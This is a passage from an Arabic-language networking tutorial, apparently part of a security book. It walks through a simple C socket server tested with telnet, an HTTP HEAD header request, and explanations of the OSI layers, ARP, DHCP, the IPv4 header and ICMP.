    sin_size = sizeof(struct sockaddr_in);
    new_sockfd = accept(sockfd, (struct sockaddr *)&client_addr,
               &sin_size);

    if(new_sockfd == -1)
        fatal("accepting connection");
```

سَنَستَخدِم دالة ( )printf لِتَطبَع لَنا ال IP Address الخاص بال client بِصِيغة ال "ASCII dotted notation"،

مَتبوعاً بال port number الخاص بال client. كما يلي:

```
printf("server: got connection from %s port %d\n",
       inet_ntoa(client_addr.sin_addr),
       ntohs(client_addr.sin_port));
```

ثم تأتي ( )send، وهي تنتمي لهذه العائلة:

`send()` and `recv()`, or `write()` and `read()`, or `sendto()` and `recvfrom()`,
They are used for sending and receiving data to/from a remote socket.

سيقوم ال Server بإرسال string إلى ال client فور نجاح ال connection، مُكَوَّنة من 13 bytes كما يظهر بالأسفل، آخر argument لهذه ال function هو ال flags، قمنا بوضع قيمتهُ بصفر.

```
send(new_sockfd, "Hello, server\n", 13, 0);
```

ثم يأتي دور ال ( )receive

لِتستقبل ال strings من ال client، حيث تستقبل أكثر من Arguments، منها ال buffer.

هل تذْكُر هذا ال buffer؟

لقد عَرَّفناهُ في بداية البرنامج، وحددنا حجمهُ 1024، هذا ال Buffer يُعَبِّر عن الآتي:

"The maximum length to read from the socket"

وآخر Argument تستقبله خاص بال flags وكالعادة وَضَعنا به (0).

تقوم هَذِه ال function بإرجاع return لَنا بَعدَ انتهائها، وهو recv_length ، ونوعه integer.

```
recv_length = recv(new_sockfd, &buffer, 1024, 0);
```

ثُمَّ يأتي دور ال Loop:

سَنَقوم بِطِباعَة ما بِداخِل هَذا ال recv_length وهو عَدَد ال bytes المُستَلَمَة.

```
while(recv_length > 0) {
      printf("RECV: %d bytes\n", recv_length);
```

وفي الخِتام يأتي دَور ال dump( ) التي شرحناها مُسبقاً..

فتستقبل هذه ال Arguments:

```
dump(buffer, recv_length)
```

كي يتسنى لها عَرْض ال data بِصِيغَة ال Hex على اليَسار، وال printable data على اليَمين.

```
 while(recv_length > 0) {
      printf("RECV: %d bytes\n", recv_length);
      dump(buffer, recv_length);
      recv_length = recv(new_sockfd, &buffer, 1024, 0);
   }
   close(new_sockfd);
 }
 return 0;
}
```

لقد وصلنا إلى نهاية شرح هذا الكود، والآن سيأتي دور التجربة.

لِنُجَرِّب هذا الكود..

```
root@server:~/booksrc $ gcc server.c
root@server:~/booksrc $ ./a.out
```

سنقوم بِتَجرِبَة الإتصال مِن جهاز آخر بِهذا ال server، نستخدم ال telnet للاتصال من ال client. كما نُشاهد.. نَجَحَ الاتصال!، وقامَ السيرفر بإرسال string ..هي "Hello, server"، ثُمَّ جاءَ دورنا نحن، ال client، فأرسلنا له عبارة "this is test"، ثُمَّ كتبنا أحرُف عَشوائية لِنَرَى ما سَيَنتُج في ال dump( ).

```
root@client:~ $ telnet 192.168.18.128 6900
Trying 192.168.18.128...
Connected to 192.168.18.128.

Escape character is '^]'.
Hello, server
this is a test
fjsghau;ehg;ihskjfhasdkfjhaskjvhfdkjhvbkjgf
```

هيا نُشاهِد مَعاً ما يَحدُث في طَرَف ال Server:

```
root@server:~/booksrc $ ./a.out
server: got connection from 192.168.18.131 port 56971
RECV: 16 bytes
74 68 69 73 20 69 73 20 61 20 74 65 73 74 0d 0a | This is a test...
RECV: 45 bytes
66 6a 73 67 68 61 75 3b 65 68 67 3b 69 68 73 6b | fjsghau;ehg;ihsk
6a 66 68 61 73 64 6b 66 6a 68 61 73 6b 6a 76 68 | jfhasdkfjhaskjvh
66 64 6b 6a 68 76 62 6b 6a 67 66 0d 0a          | fdkjhvbkjgf...
```

إلى هُنا نَكون قَدْ وَصَلنا إلى نِهايَة هَذا المِثال.

سننتقل للحديث عن بعض المفاهيم المتعلقة بال "OSI Layers".

The Browser

عندما نقوم بتَصفُّح الإنترنت باستخدام أي متصفح (browser) باستثناء ال "Internet Explorer" ☺.. فَهَذا يعني أننا نقع في أعلى ال OSI Layers وهي ال Application Layer، حيثُ نتعامل مع بروتوكول كال HTTP، وهو من البروتوكولات المستخدمة في عملية التواصل بين ال browser و ال web servers المختلفة، فهو يقوم بعمل request للصفحة التي تريدها أنت من ال web server، الذي بِدورِهِ ينتظر ال connections من ال browsers وهي ال (Clients) على ال port 80.

سنتوقف قليلاً عند ال Ports.. عِندما نتصل نحنُ باستخدام المُتصفِّح فيكون ال port الخاص بِنا "Local Port" يَحمِل رقم عشوائي أعلى من 1023، وينتظر ال Server ال Connection مِنَّا على ال Port الخاص به هو.. ورقمه (80). نُسميه "Remote Port" بالنسبة لنا.

وإذا كنَّا نحنُ ال Server.. سيكون ال “Local Port” هو (80) ويكون ال “Remote Port” هو 1024.
المهم..هذا ال request يَحدُث بِأمر يُسمَّى Get مَتبوع بِالمَسار الخاص بِالصفحة، ثُمَّ بال protocol version الخاص بال HTTP. ثُمَّ يَقوم ال server بِعَمَل respond لك بال content التي تُريد، يَسبِقها بَعض ال Headers، عِبَارة عن بعض المَعلومات الخاصة بال Server. ..

تأمل معي هَذا المِثال:
قُمنا باستخدام الأمر Head بَدَلاً مِن Get لأننا نُريد فقط من ال Server أن يُرسِل لَنا ال Headers الخاصة بِهِ.. لا نُريد تحميل الصفحة الآن!.

```
reader@hacking:~/booksrc $ telnet www.internic.net 80
Trying 208.77.188.101...
Connected to www.internic.net.
Escape character is '^]'.
HEAD / HTTP/1.0
HTTP/1.1 200 OK
Date: Fri, 14 Sep 2007 05:34:14 GMT
Server: Apache/2.0.52 (CentOS)
Accept-Ranges: bytes
Content-Length: 6743
Connection: close
Content-Type: text/html; charset=UTF-8

Connection closed by foreign host.
reader@hacking:~/booksrc $
```

كما نرى فهو يُخبرنا أن هذا الموقع “hosted on web server called Apache”.

ونوع نظام التشغيل هو CentOS، وهي توزيعة من توزيعات Linux.

هذا ال (HTTP) لا يُستخدَم في ال sessions مثل ال Logins أو ال E-payment، أو أي session مُهمة، بل يُستخَدَم ال (HTTPS) لذلك!، ويعني "HTTP over SSL or over TLS"، أو "HTTP Secure"، الفرق هُنا أننا في هذا النوع من ال sessions سنقوم بتشفير البيانات المارة بين ال browser و ال Web Server أو ال Mail Server على سبيل المثال، باستخدام بروتوكول ال SSL أو ال TLS. ستتعرض في الباب الرابع لبروتوكول ال SSL بمزيد من التفصيل.

تقوم بعض المواقع بتفعيل ال HTTPS في أول Session وهي ال Login، ثم تعود لتتعامل بال HTTP مرةً أخرى باعتبار أن ال Sessions التي تليها ليست ذات أهمية بقدر ال Login، فانتشر نوع من الهجمات المُندَرِج تحت ال Session Hijacking بِأن يَنتَظِرُك أحَدهم لتنتهي مِن ال Secured Login ثُمَّ يأتي لِيَقفِز على ال Sessions التي تليها حَيثُ يَتَعامَل حينها ببروتوكول ال HTTP الغير آمِن!، فمثلاً إذا كنت تُسجِّل الدخول في مُنتدى فسينتظر عملية تسجيل الدخول، ثُمَّ يَقوم بِعَمَل ال "Session Riding" ويُمكِنُهُ حينها التَعامُل بال Account الخاص بك.

تقوم Google على سبيل المِثال بتفعيل HTTPS على جميع خدماتِها بدءاً بتسجيلك للدخول وحتى تسجيل خروجك.

يوجد العديد مِن المصادر التي تتناوَل الأمور المُتعلِّقة بالمُتَصفِّحات وأساليب الحِماية مِن الهَجَمات الواقِعَة عليها مِثل ال XSS وغيرها..

قمنا بالتعرض لأنواع هجمات ال XSS بشيء من التفصيل في ال Appendix الموجودة في آخر الكتاب، يمكنك مراجعتها.

The Big Picture

لا يخلو أي منزل الآن من أي device يُمَكِّن لصاحبه من دخول الإنترنت!، فالانترنت أصبح شيء أساسي وبديهي في حياتنا، فَمَن مِنّا غير مُمْتَن للسيِّد الُمحتَرَم "Google"!؟، فقَد أَحْدثَ لَنا طَفرَة في حياتنا!.

وبما أننا سَنَهتَم بالحديث عن شّبَكات الحاسب، فسنقوم بإجراء مُراجعة سَريعة لِما يَجري داخل ال OSI Layers.

لِنفرض أنك تقوم بتصفُّح الانترنت باستخدام ال browser، أنت الآن تتعامل مع ال Layer 7 وهي ال App Layer، ربما تتفقد بريدك الإلكتروني، فتستخدم حينها بروتوكول ال SMTP مع ال POP3 معاً، أو رُبما تتجول داخل ال Google+ بحسابك الشخصي، فتكون حينها تستمتع بالتصفح الآمن باستخدام بروتوكول ال HTTPS، أو ربما تقوم بعمل Upload لبعض الملفات لأحد المواقع فتكون حينها تستخدم بروتوكول ال FTP، ...الخ.

هذه الأمور كي تحدث لابد من فتح Sockets مع ال end points، يتم ذلك في ال Session Layer فهي المسؤولة عن توفير ال interface التي سَنُرسِل أو نَستَقبِل عَبرَها ال data. هَذِه ال interface أو ال Socket سَتحتاج أَن تعتَمِد على بروتوكول لِتَوصيل ال data هذه، أليس كذلك؟

هذا البروتوكول سيكون إما TCP أو UDP، وكِلاهُم يَقَع في ال Transport Layer، إنها الطَبَقَة التي تَلي ال Session Layer ..

ولكن لكي يُكْمِل هذا ال TCP عَمَلهُ، فسيحتاج إيصال ال Data إلى ال Destination، مُعتمِداً بذلك على ال Layer 3، وهي ال Network Layer.

والآن لِنَفرِض أنَّ هذه ال "Destination End Point" عِبارة عن جهاز يقع في شبكة محلية، LAN (Local Area Network)، بالطبع سيكون بها router يَعمَل ك Gateway، و Switch يربط الأجهزة بالشبكة، جيد.. نُود إيصال هذه ال packet لهذا الجهاز!، وهو متصل بال Switch عن طريق ال network cable.

حسناً..

عندما تَصِل ال packet إلى ال router وتذهب إلى ال switch ستنتهي حينها مُهِمة ال Layer 3، وتبدأ مُهِمة ال Layer 2 وهي ال Data-Link Layer، ستقوم هذه الطبقة بإيصال ال "frame" إلى هذا الجهاز باستخدام ال Link Layer Protocols ، وينقل ال cable هذا ال frame على هيئة bits and bytes لأنهُ يُمثِّل ال (Physical Layer) Layer 1، هذا ما يُسمَّى بال "Service Block" كما أخبرتُك سابقاً، وهو اعتمادية كل طبقة على الأخرى لتكتمل عملية ال Communications بين الأنظمة.

سنقوم بتسليط الضوء قليلاً على كل من (Layer 2, 3, and 4) لأهميتهم في المرحلة القادمة. إذا كانت لديك معرفة لا بأس بها بال OSI Model فيُمكِنك تجاوز الثلاث فقرات القادمة.

Layer 2 (Data-Link)

كُنا قد تكلمنا عن هذه ال Layer في بداية هذا الفصل بينما كُنَّا نُوضح ال OSI Model، والآن سنأخُذها بشيء من التفصيل. كما أشرنا سابقاً بأن برتوكول ال Ethernet يتواجد في هذه الطبقة، فما هي وظيفته؟

لأي جهاز يريد أن يدخل إلى الشبكة فلابد أن يمتلك NIC وهو كارت الشبكة، هذا ال device حينها سيمتلك عنوان خاص به، لا يتشابه مع أي عنوان آخر، يطلق عليه Physical Address أو ال MAC (Media Access Control)، يتكون هذا ال address من 6 bytes يظهر بصيغة ال Hex. كما يلي:

xx:xx:xx:xx:xx:xx


تقوم ال Data-Link Layer بتوصيل ال frames من جهاز إلى آخر داخل نفس ال Broadcast Domain.

ولكن ماذا إن أراد أحد الأجهزة داخل الشبكة إرسال packet إلى جهاز يقع خارج الشبكة؟

دعني في البداية أتحدث معك عن بعض الأساسيات المتعلقة بكيفية حصول جهازٍ ما في الشبكة على ال IP الخاص به عن طريق ال DHCP Server ووظيفة بروتوكول ال ARP في هذه العملية. سنقوم بتوصيل جهاز بالشبكة حيثُ يوجد بها DHCP Server..

لنشاهد كيف سيتلقى هذا الجهاز ال IP الخاص به. فهذا الجهاز لا يمتلك IP بعد!، هو فقط يمتلك MAC.. فسيحدث سيناريو مشابه لما في الشكل التالي:

Optaining an address



يقوم الجهاز بإرسال Broadcast داخل الشبكة حيث يكون ال

Source port: 68
Destination port: 67


- ولماذا هذا ال Port 67 ؟

لأن ال Server DHCP يستقبل ال connections عليه!. فيقوم ال DHCP بإرسال ال IP المقترح لهذا الجهاز.

- وماذا بعد استلام ال IP من ال Server؟

بعد أن يستلم الجهاز ال IP الجديد من ال DHCP فلن يستخدمه على الفور!، سيقوم بالتأكد أولاً من أنه غير مُعطى لأي جهاز آخر على الشبكة، حينها سيُرسِل هذا الجهاز Packet (Gratuitous ARP) للأجهزة في

الشبكة بأنه يريد استخدام هذا ال IP، فإن كان أحد الأجهزة يمتلك هذا ال IP بالفعل! فسيقوم بإرسال ARP packet "already in use"، حينها سيقوم هذا الجهاز بمحادثة ال DHCP Server مرةً أخرى ليطلب منه IP مختلف، وهكذا حتى يثبُت الأمر.



يظهر في الشكل ال ARP Packet يُرسلها الجهاز إلى الشبكة لِيتأكد من سلامة ال IP الجديد.

ARP Messages


والآن.. سنتكلم عن نوعين من ال ARP messages وهم:

"ARP request and reply"

هذا ال ARP request or reply يسير في الشبكة مثله مثل بقية ال frames.

فكيف لنا أن نُصنِفهُ عن بقية ال frames الأخرى؟.


نعم.. يقع في ال Header لهذا ال frame أو ال Ethernet خانة تعبر عن نوع هذا ال Ethernet ما إذا كان ARP-type أو IP-packet. سنأتي إليه بمزيد من التفصيل لاحقاً في الباب الثالث.



الشكل يوضح ال ARP request and reply، يبدو أن PC1 لا يمتلك ال MAC المقابل لل IP 192.168.100.102 في ال ARP Cache لديه!، وبالتالي لن يستطيع الإتصال به، فيقوم بإرسال ARP Request إلى ال switch ليستعلم عن هذا ال MAC، يستقبل ال Switch هذا ال ARP request ويقوم بعمل flood له من جميع ال ports باستثناء ال port الذي أتى منه هذا ال request، هنا سيُهمل جميع الأجهزة هذه الرسالة باستثناء الجهاز الذي يحمل هذا ال IP 192.168.100.102، فيقوم بالرد مُرسلاً ARP reply msg إلى ال switch الذي يقوم بدوره بربط هذا ال MAC الجديد بال port الذي جاء منه هذا ال reply، ثم يقوم بإرسالها إلى الجهاز الذي طلب هذا ال MAC، هذا الجهاز (PC1) لديه ARP Cache يضع بها عناوين الأجهزة التي معه في الشبكة وال MAC Addresses المناظرة لها. فيقوم بعمل Update لهذا ال table لديه.

Sending Packet outside domain

نأتي إلى السؤال الذي طرحناه في البداية!.. ماذا إن أراد أحد الأجهزة إرسال packet لوجهة ما خارج ال Subnet ؟؟.



عندما يرغب PC1 بإرسال packet إلى PC3 فإنه لن يرسل ARP Request ليستعلم عن ال MAC الخاص به، لأنه يعلم أن هذا ال PC يعد unreachable.. يقوم عوضاً عن ذلك باستخدام ال ARP لعمل MAP لل (Gateway IP: 192.168.1.254) إلى ال MAC المقابل له 00-00-0C-00-01، ويتعامل على أنه هو ال Distination MAC مع الإبقاء على ال (Dist. IP: 192.168.2.1) وهو عنوان PC3. وعندما يصل ال frame إلى ال router يقوم بتسليمه إلى ال Network Layer حيث يتم إزالة ال MAC منها والبحث في ال forwarding table لدى ال router عن ال interface التي ينتمي إليها هذا ال IP الخاص بالجهاز PC3، ويستخدم ال router بروتوكول ال ARP أيضاً

لعمل MAP لهذا ال IP إلى ال MAC المقابل له ثم يرسل ال packet إلى ال switch الذي يقوم بدوره بالبحث في ال CAM table لديه عن ال Port المقابل لل MAC الخاص بال PC3 ثم يرسل ال frame من هذا ال port.

Layer 3 (Network)

هذه الطبقة التي تُقدم لنا خدمات ال Addressing and Delivery بشكل عام، تحدثنا عنها في بداية هذا الباب قليلاً، لكننا بحاجة لِذِكر بعض الخصائص المُتعلقة بِها لِحاجتنا لها في الباب القادم.

ماذا يعني مصطلح TCP/IP ؟، إنه يختصر هذه العِبارة:

"The use of Transmission Control Protocols (at Layer 4) over Internet Protocols (at Layer 3)"

تكلمنا عن ال Header الذي تقوم بإضافته كل طبقة إلى ال Packet وهو عبارة عن التفاصيل الخاصة بهذه ال Packet.

ستتكلم قليلاً عن هذا ال IP Header..

IP Header

هذا الشكل يوضح ال IPv4 Header، وتبلغ مساحته 20 bytes بدون ال Options

Bit 0		Bit 15	Bit 16	Bit 31
Version (4)	Header Length (4)	Priority & Type of Service (8)	Total Length (16)	
Identification (16)			Flags (3)	Fragment Offset (13)
Time To Live (8)		Protocol (8)	Header Checksum (16)	
Source IP Address (32)				
Destination IP Address (32)				
IP Options (0 Or 32 If Any)				
Data (Varies If Any)				

20 Bytes

كما ترى.. كُل Field يُشير إلى شيءٍ ما، سنوضح لك بعضاً منها:

Version: These 4 bits specify the IP protocol version of the datagram, here it is IPv4.

Total Length: This is the total length of the IP datagram (header plus data), measured in bytes.

Identifier, flags, fragmentation offset: These three fields have to do with so-called IP fragmentation "سنتكلم عن هذه الخاصية بعد قليل"

Time-to-live: to ensure that datagrams do not circulate forever, this field is decremented by one each time the datagram is processed
by a router. If the TTL field reaches 0, the datagram must be dropped.

Protocol: indicates the specific transport-layer protocol, For example, a value of 6 indicates that the data portion is passed to TCP, while a value of 17 indicates that the data is passed to UDP.

وبالُمناسبة، ال IP يُعتَبر Less Reliable في عملية التوصيل حيث لا يضمن لك بالضبط وصول ال Packet إلى ال destination. ولذلك ظهرت فائدة ال ICMP، نستخدم ال ICMP Packets للإبلاغ عن أي خلل يحدث أثناء عملية الإرسال أو الاستقبال، لاحظ أنه في ال Field الخاص بال Protocol سيتم تحديد نوع ال Packet، فمثلاً لو كانت ICMP msg سيحوي هذا ال field رقم 1 حيث يعبر عن بروتوكول ال ICMP.

يُستخدم ال ICMP بشكل أساسي بين ال Hosts لعمل Test Connectivity فيما بينهم، ونستخدم نوعين شهيرينِ من ال ICMP Packets هم ال Echo Request و Echo Reply

نقوم بتنفيذ هذا ال request و reply باستخدام برنامج صغير يُسمى "Ping" سأعرض لك بعض ال messages الشائعة الظهور لهذا البروتوكول:

Type	Code	Description
0 – Echo Reply	0	Echo reply (used to ping)
3 – Destination Unreachable	0	Destination network unreachable
	1	Destination host unreachable
	2	Destination protocol unreachable
	3	Destination port unreachable
	4	Fragmentation required, and DF flag set
	5	Source route failed

وهذا مثال بسيط يوضح ال ICMP msg type 3:

```
Frame 8: 102 bytes on wire (816 bits), 102 bytes captured (816 bits) on interface 0
Ethernet II, Src: CiscoInc_8b:36:d1 (00:1d:a1:8b:36:d1), Dst: Vmware_8e:37:ea (00:50:56:8e:37:ea)
Internet Protocol Version 4, Src: 192.168.3.1, Dst: 192.168.1.2
  0100 .... = Version: 4
  .... 0101 = Header Length: 20 bytes
> Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
  Total Length: 88
  Identification: 0x09a2 (2466)
> Flags: 0x00
  Fragment offset: 0
  Time to live: 125
  Protocol: ICMP (1)
> Header checksum: 0xaeaf [validation disabled]
  Source: 192.168.3.1
  Destination: 192.168.1.2
  [Source GeoIP: Unknown]
  [Destination GeoIP: Unknown]
Internet Control Message Protocol
  Type: 3 (Destination unreachable)
  Code: 3 (Port unreachable)
  Checksum: 0x828a [correct]
  Unused: 00000000
> Internet Protocol Version 4, Src: 192.168.1.2, Dst: 192.168.3.1
> User Datagram Protocol, Src Port: 41901 (41901), Dst Port: 33437 (33437)
> Data (32 bytes)
```

from www.networklessons.com

IP Fragmentation

ال MTU هي ال "Maximum Transmission Unit" حيثُ تعني أكبر حجم لل Packet المسموح لها بالإنتقال بين ال Hosts.


The maximum transmission unit (MTU) is the size of the largest network layer protocol data unit that can be communicated in a single network transaction.

